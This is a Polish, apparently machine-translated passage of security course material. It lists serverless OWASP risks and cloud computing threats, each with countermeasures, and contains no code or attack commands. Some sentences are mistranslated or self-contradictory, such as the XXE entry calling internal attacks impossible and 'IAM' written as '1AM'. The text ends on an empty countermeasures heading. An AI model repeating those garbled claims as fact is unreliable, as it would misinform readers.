A2- Uszkodzone uwierzytelnianie : Funkcje bezserwerowe są bezstanowe, są wykonywane oddzielnie, mają różne cele i są wyzwalane przez różne zdarzenia.;Atakujący próbują zidentyfikować brakujące zasoby, takie jak otwarte interfejsy API i pamięć masowa w chmurze publicznej.;Jeśli funkcje są wywoływane za pośrednictwem wiadomości e-mail organizacji, osoby atakujące mogą wysyłać sfałszowane wiadomości e-mail w celu uruchomienia funkcji i wykonania funkcji wewnętrznych bez uwierzytelniania. : Zły projekt kontroli tożsamości i dostępu : Dostęp do funkcji bez uwierzytelnienia prowadzi do wycieku wrażliwych danych, złamania logiki biznesowej systemu i zakłócenia przepływu wykonywania.

A3 - Ekspozycja danych wrażliwych : Ataki na tradycyjne aplikacje internetowe, takie jak łamanie kluczy, ataki typu man-in-the-middle (MiTM) oraz ukrywanie danych podczas przesyłania i przechowywania, mają również zastosowanie do aplikacji bezserwerowych. ; Atakujący atakują pamięć masową w chmurze (S3, Blob) i tabele baz danych (DynamoDB, CosmoDB). : Przechowywanie poufnych danych w postaci zwykłego tekstu lub przy użyciu słabego szyfrowania; Zapisywanie danych do katalogu /tmp bez usuwania po użyciu : Narażenie wrażliwych danych, takich jak PII, dokumentacja medyczna, dane uwierzytelniające i dane karty kredytowej.

A4 - Jednostki zewnętrzne XML (XXE) : Jeśli funkcje bezserwerowe działają w wewnętrznych wirtualnych sieciach prywatnych (VPN), ataki takie jak skanowanie sieci wewnętrznych i DoS nie są możliwe. ;Te ataki dotyczą tylko wskazanego kontenera, w którym funkcja jest uruchomiona. : Korzystanie z procesorów XML może narazić aplikację na ataki XXE : Wyciek kodu funkcji i wrażliwych plików (zmienna środowiskowa, katalog /tmp itp.)

A5 - Złamana kontrola dostępu : Bezstanowa natura architektury bezserwerowej umożliwia atakującym wykorzystywać nadmiernie uprzywilejowane funkcje w celu uzyskania nieautoryzowanego dostępu do zasobów. : Nadawanie funkcjom dostępu i uprawnień do zbędnych zasobów: Wpływ zależy od zagrożonego zasobu. ; Wyciek danych z magazynu w chmurze i bazy danych

A6- Błędna konfiguracja zabezpieczeń : Błędnie skonfigurowane funkcje z długim limitem czasu i niskim limitem współbieżności umożliwiają atakującym przeprowadzanie ataków DoS. : Słabe zarządzanie poprawkami; Funkcje o długim czasie oczekiwania i niskiej współbieżności : Wyciek wrażliwych informacji, utrata pieniędzy, Dos i nieautoryzowany dostęp do zasobów w chmurze

A7- Skrypty międzywitrynowe (XSS): W tradycyjnych aplikacjach luki w zabezpieczeniach XSS pochodzą z baz danych lub danych wejściowych refleksyjnych, ale w aplikacjach bezserwerowych pochodzą również ze źródeł takich jak wiadomości e-mail, dzienniki, pamięć masowa w chmurze, IoT itp. : Niezaufane dane wejściowe używane do generowania danych bez odpowiedniej ucieczki : Podszywanie się pod użytkownika ; Dostęp do wrażliwych danych, takich jak klucze API

A8 - Niebezpieczna deserializacja : Języki dynamiczne (np. Python, NodeJS) wraz z notacją obiektową JavaScript (JSON), serializowanym typem danych, umożliwiają atakującym przeprowadzanie ataków deserializacji. : Luki w zabezpieczeniach deserializacji w Pythonie, JavaScript itp. : Wpływ zależy od wrażliwości danych obsługiwanych przez aplikację.; Uruchamianie dowolnego kodu, wyciek danych, kontrola zasobów i konta

A9- Używanie komponentów ze znanymi lukami w zabezpieczeniach : Funkcje bezserwerowe są używane w mikrousługach, których wykonanie zależy od bibliotek innych firm. ;Podatne na ataki biblioteki stron trzecich umożliwiają atakującym uzyskanie punktu wejścia do aplikacji

bezserwerowych.: Brak wiedzy na temat wzorców wdrażania komponentów : Wpływ na biznes zależy od specyfikacji znanych luk w zabezpieczeniach.

A10 - Niewystarczające rejestrowanie i monitorowanie : Złożone audyty bezserwerowe oraz brak monitorowania i szybkiej reakcji torują drogę różnym atakom. : Niewystarczające monitorowanie i audyt bezpieczeństwa : Wpływ późnej identyfikacji incydentów bezpieczeństwa może być znaczący.

Zagrożenia przetwarzania w chmurze

Poniżej omówiono niektóre zagrożenia dla przetwarzania w chmurze:

Naruszenie/utrata danych

Niewłaściwie zaprojektowane środowisko przetwarzania w chmurze z wieloma klientami jest narażone na wysokie ryzyko naruszenia danych, ponieważ luka w aplikacji jednego klienta może umożliwić atakującym dostęp do danych innego klienta. Utrata lub wyciek danych w dużym stopniu zależy od architektury i działania chmury.

Problemy z utratą danych obejmują:

o Dane zostaną usunięte, zmodyfikowane lub oddzielone (utracone),

o Klucze szyfrujące zostały zgubione, zagubione lub skradzione.

o Dane są uzyskiwane nielegalnie z powodu niewłaściwego uwierzytelniania, autoryzacji i kontroli dostępu.

o Dane są niewłaściwie wykorzystywane przez CSP.

Środki zaradcze:

o Szyfruj dane przechowywane w chmurze i przesyłane w celu ochrony integralności danych,

o Implementuj silne generowanie, przechowywanie i zarządzanie kluczami,

o Sprawdź ochronę danych zarówno podczas projektowania, jak i w czasie wykonywania,

o Wymuś uwierzytelnianie wieloskładnikowe.

o Regularnie wykonuj bezpieczne kopie zapasowe danych, aby odzyskać dane po ich utracie,

o Wdróż oprogramowanie zapobiegające utracie danych (DLP) w celu wykrywania potencjalnych zagrożeń dla danych.

o Egzekwuj odpowiednie zasady bezpieczeństwa, klasyfikując dane zgodnie z poziomami wrażliwości.

o Wdróż brokerów bezpieczeństwa dostępu do chmury (CASB), którzy ograniczają operacje, takie jak dystrybucja danych przez Internet.

o Zastosuj mikrosegmentację, aby ograniczyć dostęp do danych do kilku węzłów sieci,

o Audyt i monitorowanie uprzywilejowanych kont w celu wykrywania i ograniczania naruszeń danych.

o Zastosuj zaporę obwodową do filtrowania pakietów danych wchodzących i wychodzących z sieci

Nadużycia i niegodziwe korzystanie z usług w chmurze

Obecność słabych systemów rejestracji w środowisku przetwarzania w chmurze może pozwolić atakującym na stworzenie anonimowego dostępu do usług w chmurze i przeprowadzanie różnych

ataków, takich jak łamanie haseł i krytyczne łamanie, budowanie tęczowych tabel, rozwiązywanie farm CAPTCHA, uruchamianie dynamicznych punktów ataku, hostowanie exploitów w chmurze platformy, hostowanie złośliwych danych, dowodzenie lub kontrola botnetu oraz ataki DDoS.

Środki zaradcze:

o Wdrożyć solidny proces rejestracji i walidacji,

o Monitorować ruch klientów pod kątem złośliwych działań,

o Monitoruj i blokuj złośliwe sieci na publicznych czarnych listach.

o Wykorzystaj zaawansowany system monitorowania i koordynacji oszustw związanych z kartami kredytowymi dla usług płatności w chmurze.

o Korzystaj z dostawcy usług w chmurze (CSP) o wysokim poziomie bezpieczeństwa, który stale pracuje nad zapobieganiem nadużyciom w usługach w chmurze.

o Izoluj użytkowników w tej samej chmurze za pomocą zapór dla poszczególnych dzierżawców.

Niebezpieczne interfejsy i interfejsy API

Interfejsy lub interfejsy API umożliwiają klientom zarządzanie usługami w chmurze i interakcję z nimi. Modele usług w chmurze muszą być zintegrowane z zabezpieczeniami, a użytkownicy muszą być świadomi zagrożeń bezpieczeństwa związanych z użytkowaniem, wdrażaniem i monitorowaniem takich usług. Ryzyko związane z niezabezpieczonymi interfejsami i interfejsami API obejmuje:

o Obchodzi zasady zdefiniowane przez użytkownika

o Bez poświadczeń szczelność

o Włamanie do urządzeń rejestrujących i monitorujących

o Nieznane zależności API

o Hasła/tokeny wielokrotnego użytku

o Niewystarczająca walidacja danych wejściowych

Środki zaradcze:

o Analiza modelu bezpieczeństwa interfejsów dostawcy chmury,

o Wdrożenie bezpiecznego uwierzytelniania i kontroli dostępu.

o Szyfruj przesyłane dane i poznaj łańcuch zależności związany z interfejsami API.

o Wykorzystaj zorientowane na bezpieczeństwo struktury API, takie jak Open Cloud Computing Interface (OCCI) i Cloud Infrastructure Management Interface (CIMI).

o Wykorzystaj monitorowanie i analizę sieci, aby zapewnić pełną widoczność oraz identyfikować i ograniczać zagrożenia bezpieczeństwa API.

o Nigdy nie używaj ponownie kluczy API.

o Upewnij się, że cały ruch API jest szyfrowany, a wywołania API są uwierzytelniane we wszystkich warstwach.

Niewystarczająca należyta staranność

Nieznajomość środowiska chmurowego firmy CSP stwarza ryzyko związane z obowiązkami operacyjnymi, takimi jak bezpieczeństwo, szyfrowanie, reagowanie na incydenty i inne problemy, takie jak kwestie kontraktowe, projektowe i architektoniczne.

Środki zaradcze:

o Organizacje, które zamierzają przenieść się do chmury, muszą dokładnie zbadać zagrożenia, przeprowadzić due diligence CSP i dysponować odpowiednimi zasobami.

o Upewnij się, że wszyscy pracownicy zostali przeszkoleni w zakresie standardów bezpieczeństwa i konserwacji zasobów.

o Zapewnić, aby CSP utrzymywał plan reagowania na incydenty (IRP) poprzez zatrudnianie odpowiednich zespołów do wdrażania odpowiednich środków bezpieczeństwa podczas każdego incydentu.

o Utrzymywanie właściwej komunikacji z CSP w zakresie planów odzyskiwania po awarii, strategii szyfrowania i zasad bezpieczeństwa.

o Wzmocnienie rygorystycznych zasad bezpieczeństwa, których należy przestrzegać w zarządzaniu z kierownictwem najwyższego szczebla firmy.

Problemy ze wspólną technologią

Dostawcy iaaS współdzielą infrastrukturę, aby świadczyć usługi w skalowalny sposób. Większość bazowych komponentów infrastruktury (np. GPU, pamięci podręczne procesora) nie oferuje istotnych właściwości izolacji w środowisku wielu dzierżawców. Umożliwia to atakującym atakowanie innych maszyn, jeśli uda im się wykorzystać luki w aplikacjach jednego klienta. Aby wypełnić tę lukę, hipernadzorcy wirtualizacji pośredniczą w dostępie między systemami operacyjnymi-gościami a zasobami fizycznymi, które mogą zawierać luki umożliwiające hakerom uzyskanie nieautoryzowanej kontroli nad podstawowymi platformami.

Środki zaradcze:

o Wdrażać najlepsze praktyki bezpieczeństwa dla instalacji/konfiguracji,

o Monitoruj środowisko pod kątem nieautoryzowanych zmian/działań.

o Promowanie bezpiecznego uwierzytelniania i kontroli dostępu w zakresie dostępu i operacji administracyjnych.

o Egzekwowanie umów o poziomie usług dotyczących instalowania poprawek i usuwania luk w zabezpieczeniach,

o Przeprowadzanie skanowania pod kątem luk w zabezpieczeniach i audytów konfiguracji.

o Wdrażaj ścisłe zabezpieczenia na każdym poziomie infrastruktury chmury, aplikacji i usług.

o Wykorzystaj zapory obwodowe, oparte na hoście i poszczególnych dzierżawców, aby odizolować ruch dla każdego użytkownika w środowisku chmurowym.

o Ustaw odpowiednie uprawnienia do plików, aby upewnić się, że dostęp do plików mają tylko użytkownicy lub właściciele.

Nieznany profil ryzyka

Aktualizacje oprogramowania, analiza zagrożeń, wykrywanie włamań, praktyki bezpieczeństwa i różne inne komponenty określają poziom bezpieczeństwa organizacji. Organizacje klienckie nie są w stanie uzyskać jasnego obrazu wewnętrznych procedur bezpieczeństwa, zgodności z wymogami bezpieczeństwa, wzmacniania konfiguracji, instalowania poprawek, audytów i rejestrowania itp., ponieważ są mniej zaangażowane w posiadanie i konserwację sprzętu i oprogramowania w chmurze. Organizacje muszą jednak zdawać sobie sprawę z takich kwestii, jak wewnętrzne procedury bezpieczeństwa, zgodność zabezpieczeń, wzmacnianie konfiguracji, stosowanie poprawek oraz audyt i rejestrowanie.

Środki zaradcze:

o Ujawnienie klientom odpowiednich dzienników i danych

o Częściowe/pełne ujawnienie szczegółów dotyczących infrastruktury (np. poziomów poprawek, zapór sieciowych)

o Monitorowanie i powiadamianie o niezbędnych informacjach

Niezsynchronizowane zegary systemowe

Awaria synchronizacji zegarów w systemach końcowych może mieć wpływ na działanie zautomatyzowanych zadań. Na przykład, jeśli urządzenia do przetwarzania w chmurze nie mają zsynchronizowanych lub dopasowanych czasów, niedokładność sygnatury czasowej powoduje, że administrator sieci nie jest w stanie dokładnie przeanalizować plików dziennika pod kątem jakiejkolwiek złośliwej aktywności. Niezsynchronizowane zegary mogą powodować różne inne problemy; np. w przypadku transakcji pieniężnych lub kopii zapasowych bazy danych niedopasowany znacznik czasu może spowodować poważne problemy lub rozbieżności.

Środki zaradcze:

o Używaj rozwiązań do synchronizacji zegara, takich jak protokół czasu sieciowego (NTP).

o Zainstaluj serwer czasu w zaporze organizacji, aby zminimalizować zagrożenia z zewnątrz i zmaksymalizować dokładność czasu w sieci.

o Sieciowy system czasu można również wykorzystać do synchronizacji zegarów z serwerem sieci przedsiębiorstwa.

Nieodpowiednie projektowanie i planowanie infrastruktury

Umowa między CSP a klientem określa jakość usług oferowanych przez CSP, takich jak przestoje, redundancje fizyczne i sieciowe, standardowe procesy tworzenia kopii zapasowych i przywracania danych oraz okresy dostępności. Czasami dostawcy CSP mogą nie zaspokajać szybkiego wzrostu popytu ze względu na brak zasobów obliczeniowych i/lub złą konstrukcję sieci (np. ruch przepływa przez pojedynczy punkt, mimo że niezbędny sprzęt jest dostępny), powodując niedopuszczalne opóźnienia w sieci lub niemożność dotrzymania uzgodnionych poziomów usług.

Środki zaradcze:

o Przewidywać zapotrzebowanie i odpowiednio przygotować odpowiednią infrastrukturę.

o Polegaj na niezawodności obciążeń i wymaganiach dotyczących czasu pracy, aby planować wykorzystanie chmury.

Konflikty między procedurami utwardzania klienta a środowiskiem chmury

Niektóre procedury utwardzania klienta mogą kolidować ze środowiskiem CSP, uniemożliwiając wdrożenie przez klienta. Ponieważ chmura jest środowiskiem obejmującym wielu dzierżawców, kolokacja wielu klientów rzeczywiście powoduje konflikty u dostawców usług w chmurze, ponieważ wymagania dotyczące bezpieczeństwa komunikacji mogą się różnić między klientami.

Środki zaradcze:

o Ustal jasny podział obowiązków, aby określić minimalne działania, które muszą podjąć klienci.

o Upewnij się, że organizacja klienta ma odpowiedni wgląd w swoje obciążenia, dane i konta w chmurze, na które ma wpływ problem z Shadow IT.

o Okresowo stosuj testy VAPT w chmurze zarówno po stronie klienta, jak i CSP.

Utrata dzienników operacyjnych i dzienników bezpieczeństwa

Utrata dzienników operacyjnych utrudnia ocenę zmiennych operacyjnych. Możliwości rozwiązywania problemów są ograniczone w przypadku braku danych do analizy. Utrata logów bezpieczeństwa stwarza ryzyko dla zarządzania realizacją programu zarządzania bezpieczeństwem informacji. Utrata dzienników zabezpieczeń może wystąpić w przypadku niewystarczającej aprowizacji magazynu.

Środki zaradcze:

o Wdrażać skuteczne polityki i procedury,

o Regularnie monitoruj dzienniki operacyjne i bezpieczeństwa,

o Ustanowić i utrzymywać bezpieczny system zarządzania dziennikami.

o Dostęp do pliku dziennika powinien być ograniczony, a użytkownicy nie powinni mieć możliwości przeprowadzania operacji na plikach dziennika na poziomie plików.

o Odpowiednio chroń zarchiwizowane pliki dziennika i wdrażaj bezpieczne protokoły przesyłania danych dziennika z systemu do serwerów centralnego zarządzania dziennikami.

Złośliwi Insiderzy

Złośliwi wtajemniczeni to niezadowoleni obecni/byli pracownicy, kontrahenci lub inni partnerzy biznesowi, którzy mają/mieli autoryzowany dostęp do zasobów w chmurze i mogli celowo przekroczyć ten dostęp lub go niewłaściwie wykorzystać, aby naruszyć poufność, integralność lub dostępność informacji organizacji. Złośliwi wtajemniczeni, którzy mają autoryzowany dostęp do zasobów w chmurze, mogą nadużywać tego dostępu, aby naruszyć bezpieczeństwo informacji dostępnych w chmurze. Zagrożenia obejmują utratę reputacji, produktywności i kradzież finansową.

Środki zaradcze:

o Egzekwować ścisłe zarządzanie łańcuchem dostaw i przeprowadzać kompleksową ocenę dostawców.

o Określ wymagania dotyczące zasobów ludzkich w ramach umów prawnych.

o Wymagaj przejrzystości ogólnych praktyk w zakresie bezpieczeństwa informacji i zarządzania oraz raportowania zgodności.

o Określ procesy powiadamiania o naruszeniu bezpieczeństwa.

Nielegalny dostęp do chmury

Słabe uwierzytelnianie i kontrole autoryzacji mogą prowadzić do bezprawnego dostępu, a tym samym do narażenia na szwank poufnych i krytycznych danych przechowywanych w chmurze.

Środki zaradcze:

o Egzekwować i przestrzegać solidnej polityki bezpieczeństwa informacji (IS),

o Zezwalaj klientom na przeprowadzanie audytów/przeglądów zasad i procedur SI stosowanych przez dostawców CSP.

o Utrata reputacji biznesowej z powodu działań współnajemców

Zagrożenie to powstaje z powodu braku izolacji zasobów i reputacji, podatności w hiperwizorach itp. Zasoby są współdzielone w chmurze, więc złośliwa aktywność jednego współdzierżawcy może wpłynąć na reputację drugiego, skutkując niską jakością usług, utrata danych itp., które obniżają reputację organizacji. Środki zaradcze:

o Wybierz dobrze znanego i wydajnego CSP, aby zmniejszyć ryzyko i zapewnić izolację zasobów.

o Sprawdź techniki wirtualizacji i izolacji stosowane przez CSP.

o Ocena ryzyka związanego z architekturą wielodostępną,

o CSP muszą rozdzielić funkcje między najemców.

Eskalacja przywilejów

Błędy w systemie przydzielania dostępu, takie jak błędy w kodowaniu i wady projektowe, mogą spowodować, że klient, strona trzecia lub pracownik uzyskają więcej praw dostępu niż jest to wymagane. Zagrożenie to powstaje z powodu luk w zabezpieczeniach związanych z uwierzytelnianiem, autoryzacją i odpowiedzialnością, aprowizacji użytkowników i anulowania aprowizacji, luk hiperwizora, niejasnych ról i obowiązków, błędnej konfiguracji itp.

Środki zaradcze:

o Zastosuj dobry schemat rozdziału uprawnień.

o Regularnie aktualizuj oprogramowanie, aby naprawić nowo wykryte luki w zabezpieczeniach związane z eskalacją uprawnień, jeśli takie istnieją.

o Regularnie kontroluj wszystkie przepisy i role dotyczące zarządzania tożsamością i dostępem (1AM) skonfigurowane w środowiskach usług w chmurze.

o Za pomocą standardowych skanerów sieciowych i narzędzi do zapytań dotyczących bezpieczeństwa, takich jak Shodan, skanuj środowisko w poszukiwaniu odsłoniętych interfejsów API i monitoruj usługi w chmurze pod kątem podejrzanego ruchu sieciowego lub zachowań użytkowników.

Klęski żywiołowe

Ze względu na położenie geograficzne i klimat centra danych mogą być narażone na klęski żywiołowe, takie jak powodzie, wyładowania atmosferyczne i trzęsienia ziemi, które mogą mieć wpływ na usługi w chmurze.

Środki zaradcze:

o Upewnij się, że organizacja znajduje się w bezpiecznym miejscu,

o Utrzymuj kopie zapasowe danych w różnych lokalizacjach.

o Wdrożenie środków łagodzących, które pomogą zmniejszyć lub wyeliminować długoterminowe ryzyko związane z klęskami żywiołowymi.

o Przygotuj skuteczną ciągłość biznesową i plan odzyskiwania po awarii.

Awaria sprzętu

Awarie sprzętu, takiego jak przełączniki, serwery, routery, punkty dostępowe, dyski twarde, karty sieciowe i procesory w centrach danych, mogą uniemożliwić dostęp do danych w chmurze. Większość awarii sprzętu wynika z problemów z dyskiem twardym. Śledzenie i naprawianie awarii dysku twardego zajmuje dużo czasu ze względu na ich niski poziom złożoności. Awaria sprzętu może prowadzić do niskiej wydajności dostarczanej użytkownikom końcowym i szkodzić firmie.

Środki zaradcze:

o wdrażać i utrzymywać programy bezpieczeństwa fizycznego,

o Wstępnie zainstalowane rezerwowe urządzenia sprzętowe są obowiązkowe,

o Zautomatyzuj proces identyfikacji i tworzenia kopii zapasowych wymaganych danych,

o Zapewnij nadmiarowe komponenty obciążenia, aby uniknąć pojedynczego punktu awarii.

Awaria łańcucha dostaw

Awaria łańcucha dostaw może być spowodowana niekompletnymi i nieprzejrzystymi warunkami użytkowania, ukrytymi zależnościami tworzonymi przez aplikacje cross-cloud, niewłaściwym doborem CSP, brakiem redundancji dostawców itp. Dostawcy chmury zlecają niektóre zadania podmiotom zewnętrznym. Tym samym bezpieczeństwo chmury jest wprost proporcjonalne do bezpieczeństwa każdego łącza i stopnia zależności od stron trzecich. Zakłócenie w łańcuchu może prowadzić do utraty prywatności i integralności danych, niedostępności usług, naruszenia umowy SLA, strat ekonomicznych i reputacyjnych spowodowanych niespełnieniem wymagań klientów oraz niepowodzeń kaskadowych.

Środki zaradcze:

o Zdefiniuj zestaw kontroli w celu ograniczenia ryzyka związanego z łańcuchem dostaw.

o Opracuj plan powstrzymywania, aby ograniczyć szkody spowodowane niepowodzeniem zaufanego kontrahenta.

o Twórz mechanizmy widoczności w celu wykrywania naruszonych elementów łańcucha dostaw.

o Rozważyć pozyskanie stron trzecich, które oferują informacje na temat stanu bezpieczeństwa kontrahentów.

o Zatrudnij oddany zespół wykwalifikowanych specjalistów do zabezpieczania środowiska chmurowego przed atakami powodującymi awarię łańcucha dostaw.

o Używaj zaawansowanych technologii walidacji, takich jak technologia blockchain i Hyperledger, aby zachować niezawodność i autentyczność łańcucha dostaw dla wszelkich modyfikacji.

o Wdrażaj zaawansowane zasady bezpieczeństwa, takie jak podpisy cyfrowe, uwierzytelnianie wieloskładnikowe (MFA) i bezpieczne zarządzanie sesjami dla kluczowych transakcji finansowych w łańcuchu dostaw.

o Zastosuj architekturę zerowego zaufania do monitorowania każdego łącza komunikacyjnego pod kątem podejrzanych działań i zapewnienia odpowiedniego bezpieczeństwa w całym łańcuchu dostaw.

Modyfikowanie ruchu sieciowego

W chmurze ruch sieciowy może ulec zmianie z powodu błędów podczas udostępniania lub anulowania udostępniania sieci lub luk w zabezpieczeniach szyfrowania komunikacji. Modyfikacja ruchu sieciowego może spowodować utratę, zmianę lub kradzież poufnych danych i komunikacji.

Środek zaradczy:

o Wykonaj analizę ruchu sieciowego za pomocą specjalnych narzędzi, aby znaleźć ewentualne nieprawidłowości.

Błąd izolacji

Wielodostępność i wspólne zasoby to cechy przetwarzania w chmurze. Brakuje silnej izolacji lub podziału magazynu, pamięci, routingu i reputacji wśród różnych dzierżawców. Z powodu niepowodzenia izolacji atakujący próbują kontrolować operacje innych klientów chmury, aby uzyskać nielegalny dostęp do danych.

środek zaradczy:

Konieczne jest izolowanie pamięci, pamięci masowej i dostępu do sieci.

Przejęcie dostawcy usług w chmurze

Przejęcie CSP może zwiększyć prawdopodobieństwo zmiany taktyki i wpłynąć na ryzyko niewiążących porozumień. Może to stanowić wyzwanie przy spełnianiu wymogów bezpieczeństwa.

Środki zaradcze:

o Bądź taktowny przy wyborze dostawcy usług w chmurze; preferuj renomowanego i popularnego CSP, aby wyeliminować ryzyko.

o Uważnie weryfikuj polityki danych oferowane przez CSP,

o Przejrzyj możliwości bezpieczeństwa CSP.

o Upewnij się, że umowy o gwarantowanym poziomie usług (SLA) zawierają informacje o celach misji, miarach sukcesu, gromadzeniu danych i miarach.

Naruszenie interfejsu zarządzania

Interfejsy zarządzania klientami dostawców chmury ułatwiają dostęp do dużej liczby zasobów przez Internet. Zwiększa to zagrożenia bezpieczeństwa, szczególnie w połączeniu ze zdalnym dostępem i lukami w zabezpieczeniach przeglądarki internetowej. Kompromitacja interfejsu zarządzania wynika z niewłaściwej konfiguracji, luk w zabezpieczeniach systemu i aplikacji, zdalnego dostępu do interfejsu zarządzania itp.

Środki zaradcze:

o Niezbędne jest izolowanie pamięci, pamięci masowej i dostępu do sieci,

o Korzystaj z bezpiecznych protokołów w celu łagodzenia zagrożeń związanych ze zdalnym dostępem,

o Regularnie aktualizuj łaty, aby zapobiegać lukom w zabezpieczeniach przeglądarki internetowej,

o Wdróż dedykowaną wirtualną sieć lokalną (VLAN) dla interfejsów na poziomie zarządczym odizolowanych od sieci firmowej.

o Zapewnij rygorystyczne środki bezpieczeństwa i skoncentruj się na interfejsach wymagających publicznego dostępu przez niezaufane sieci, wykorzystując serwery przesiadkowe.

Błąd zarządzania siecią

Słabe zarządzanie siecią prowadzi do przeciążenia sieci, nieprawidłowego połączenia, błędnej konfiguracji, braku izolacji zasobów itp., które wpływają na usługi i bezpieczeństwo.

Środki zaradcze:

o Zapewnienie wdrożenia odpowiedniej polityki bezpieczeństwa,

o Używaj proaktywnych technik zarządzania siecią.

o Aktualizuj nowe technologie i analizuj, co może lepiej działać w Twojej organizacji.

o Upewnij się, że projekt sieci i konfiguracje systemu są zgodne z zasadami ładu informatycznego i odpowiadają wymaganiom organizacji dotyczącym usług i wydajności.

o Wdrożyć rygorystyczne monitorowanie sieci i analizę ruchu ze wszystkich typów łączy zabezpieczonych i niezabezpieczonych.

o Upewnij się, że cały ruch sieciowy między Wi-Fi a siecią firmową jest przekazywany przez zabezpieczoną sieć VPN.

o Użyj narzędzi do monitorowania bezpieczeństwa sieci w chmurze, aby uzyskać lepszy wgląd w korporacyjną sieć chmurową wdrożoną poza granicami sieci.

Ataki uwierzytelniające

Słabe mechanizmy uwierzytelniania (słabe hasła, ponowne użycie hasła itp.) oraz nieodłączne ograniczenia mechanizmów uwierzytelniania jednoskładnikowego umożliwiają atakującym uzyskanie nieautoryzowanego dostępu do systemów przetwarzania w chmurze.

Środki zaradcze:

o Wdrażaj silne zasady dotyczące haseł, aby zapewnić bezpieczeństwo haseł,

o Wymuś uwierzytelnianie dwuskładnikowe tam, gdzie jest to wymagane.

o Wykorzystaj białą listę adresów IP, aby udaremnić nieautoryzowany dostęp poprzez kontrolowanie i ograniczanie dostępu.

o Użyj zasady najmniejszych uprawnień, aby zastosować minimalne prawa użytkownika do uzyskiwania dostępu do określonych zasobów w oparciu o role.

o Włącz solidne zarządzanie tożsamością i dostępem (1AM), aby zarządzać dostępem użytkowników do zasobów w chmurze.

Ataki na poziomie maszyny wirtualnej

Przetwarzanie w chmurze intensywnie wykorzystuje technologie wirtualizacji oferowane przez kilku dostawców, w tym VMware, Xen, Virtual Box i vSphere. Zagrożenia dla tych technologii wynikają z luk w hiperwizorach.

Środki zaradcze:

o Zastosuj systemy wykrywania/zapobiegania włamaniom (IDS/IPS) i zaimplementuj zaporę ogniową, aby złagodzić znane ataki na poziomie maszyny wirtualnej.

o Korzystaj z hiperwizorów, które są wysoce skonfigurowane i aktualizowane, a także piaskownic wokół hiperwizorów w celu ochrony przed atakami na poziomie maszyn wirtualnych.

o Wykorzystaj platformę High Assurance Platform (HAP), która oferuje wysoki poziom izolacji maszyn wirtualnych.

o Upewnij się, że żaden ważny użytkownik maszyny wirtualnej nie współdzieli sprzętu z innymi użytkownikami.

Lock-In

Lock-in odzwierciedla niezdolność klienta do migracji z jednego CSP do innego lub systemów wewnętrznych z powodu braku narzędzi, procedur, standardowych formatów danych, aplikacji i możliwości przenoszenia usług. Zagrożenie to związane jest z niewłaściwym wyborem CSP, niepełnym i nieprzejrzystym regulaminem, brakiem standardowych mechanizmów itp.

Środki zaradcze:

o Korzystne jest korzystanie ze standardowej chmurowej chmury API.

o Zastosuj strategię chmury wielochmurowej lub chmury hybrydowej zamiast polegać na jednym CSP.

o Projektowanie przenośnych i luźno powiązanych aplikacji.

o Wdrożyć narzędzia DevOps, aby uniknąć ryzyka związanego z zastrzeżonymi konfiguracjami,

o Ustalenie jasnej strategii wyjścia przed podpisaniem wstępnej umowy.

Ryzyko związane z licencjonowaniem

Organizacja może ponieść znaczną opłatę licencyjną, jeśli CSP nalicza opłaty za oprogramowanie wdrożone w chmurze na podstawie liczby instancji. W związku z tym organizacja powinna zawsze zachować prawo własności do zasobów oprogramowania znajdujących się w środowisku dostawcy usług w chmurze. Zagrożenia związane z licencjonowaniem wynikają z niekompletnych i nieprzejrzystych warunków użytkowania.

Środki zaradcze:

o Przejrzyj aktualny stan licencjonowania CSP, aby opracować skuteczne licencjonowanie i określić ogólne koszty.

o Korzystaj z jednej scentralizowanej platformy do zarządzania kosztami, korzystaniem z licencji itp.

o Wyeliminuj zasoby chmury, które nie są używane i połączone.

Utrata zarządzania

Korzystając z infrastruktury chmurowej, klienci przekazują dostawcom usług internetowych kontrolę nad kwestiami, które mogą mieć wpływ na bezpieczeństwo. Ponadto umowy SLA nie mogą zobowiązywać CSP do świadczenia takich usług, pozostawiając w ten sposób lukę w zabezpieczeniach. Zagrożenie to wynika między innymi z niejasności ról i odpowiedzialności, braku procesów oceny podatności, sprzecznych obietnic w umowach SLA, braku systemów certyfikacji i jurysdykcji,

niedostępności audytu. Utrata zarządzania skutkuje niezgodnością z wymogami bezpieczeństwa, brakiem poufności, integralności i dostępności danych, niską wydajnością i jakością usług itp.

Środki zaradcze:

o Trenuj wytrwałe i ostrożne wysiłki w celu wykonania SLA.

o Egzekwować surowe zasady zarządzania w celu ochrony wrażliwych danych i poprawy wydajności,

o Zachowaj ujednoliconą politykę zarządzania dla operacji lokalnych i w chmurze,

o Zastosuj automatyzację w celu weryfikacji zgodności z polityką ładu korporacyjnego.

Utrata kluczy szyfrujących

Utrata kluczy szyfrujących wymaganych do bezpiecznej komunikacji lub dostępu do systemów daje potencjalnym atakującym możliwość zdobycia nieautoryzowanych zasobów. Zagrożenie to wynika ze złych technik zarządzania i generowania kluczy.

Środki zaradcze:

o Nie przechowuj kluczy szyfrujących razem z zaszyfrowanymi danymi.

o Do generowania kluczy używaj silnych algorytmów, takich jak zaawansowany standard szyfrowania (AES) i Rivest-Shamir-Adleman (RSA).

o Ogranicz dostęp do magazynów kluczy i wdrażaj zasady, takie jak podział ról, aby kontrolować i zarządzać dostępem do magazynów kluczy.

o Egzekwować bezpieczny plan tworzenia kopii zapasowych i odzyskiwania kluczy szyfrujących,

o Nie używaj ponownie kluczy do innych celów.

o Użyj sprzętowego modułu bezpieczeństwa (HSM) do zabezpieczenia kluczy szyfrujących.

Ryzyka wynikające ze zmian jurysdykcji

Chmury mogą przechowywać dane klientów w wielu jurysdykcjach, z których niektóre mogą być obarczone wysokim ryzykiem. Władze lokalne w krajach wysokiego ryzyka (np. krajach bez rządów prawa, z nieprzewidywalnymi ramami prawnymi i państwami egzekucyjnymi lub autokratycznymi państwami policyjnymi) mogą dokonywać nalotów na centra danych; dane lub system informacyjny mogą zostać poddane przymusowemu ujawnieniu lub zajęciu. Zmiany jurysdykcji danych mogą prowadzić do zablokowania lub skonfiskowania systemu informatycznego przez rząd lub inne organizacje. Klienci powinni rozważyć niejasności jurysdykcyjne przed przyjęciem chmury, ponieważ lokalne przepisy dotyczące przechowywania danych mogą zapewnić rządowi dostęp do prywatnych danych.

Środek zaradczy:

o Uzyskaj wgląd w jurysdykcje, w których dane mogą być przechowywane i przetwarzane, oraz oceń związane z tym ryzyko, jeśli takie istnieje.

Wykonywanie złośliwych sond lub skanów

Złośliwe sondy lub skanowanie umożliwiają atakującym zbieranie poufnych informacji, które mogą prowadzić do utraty poufności i integralności oraz dostępności usług i danych.

Środki zaradcze:

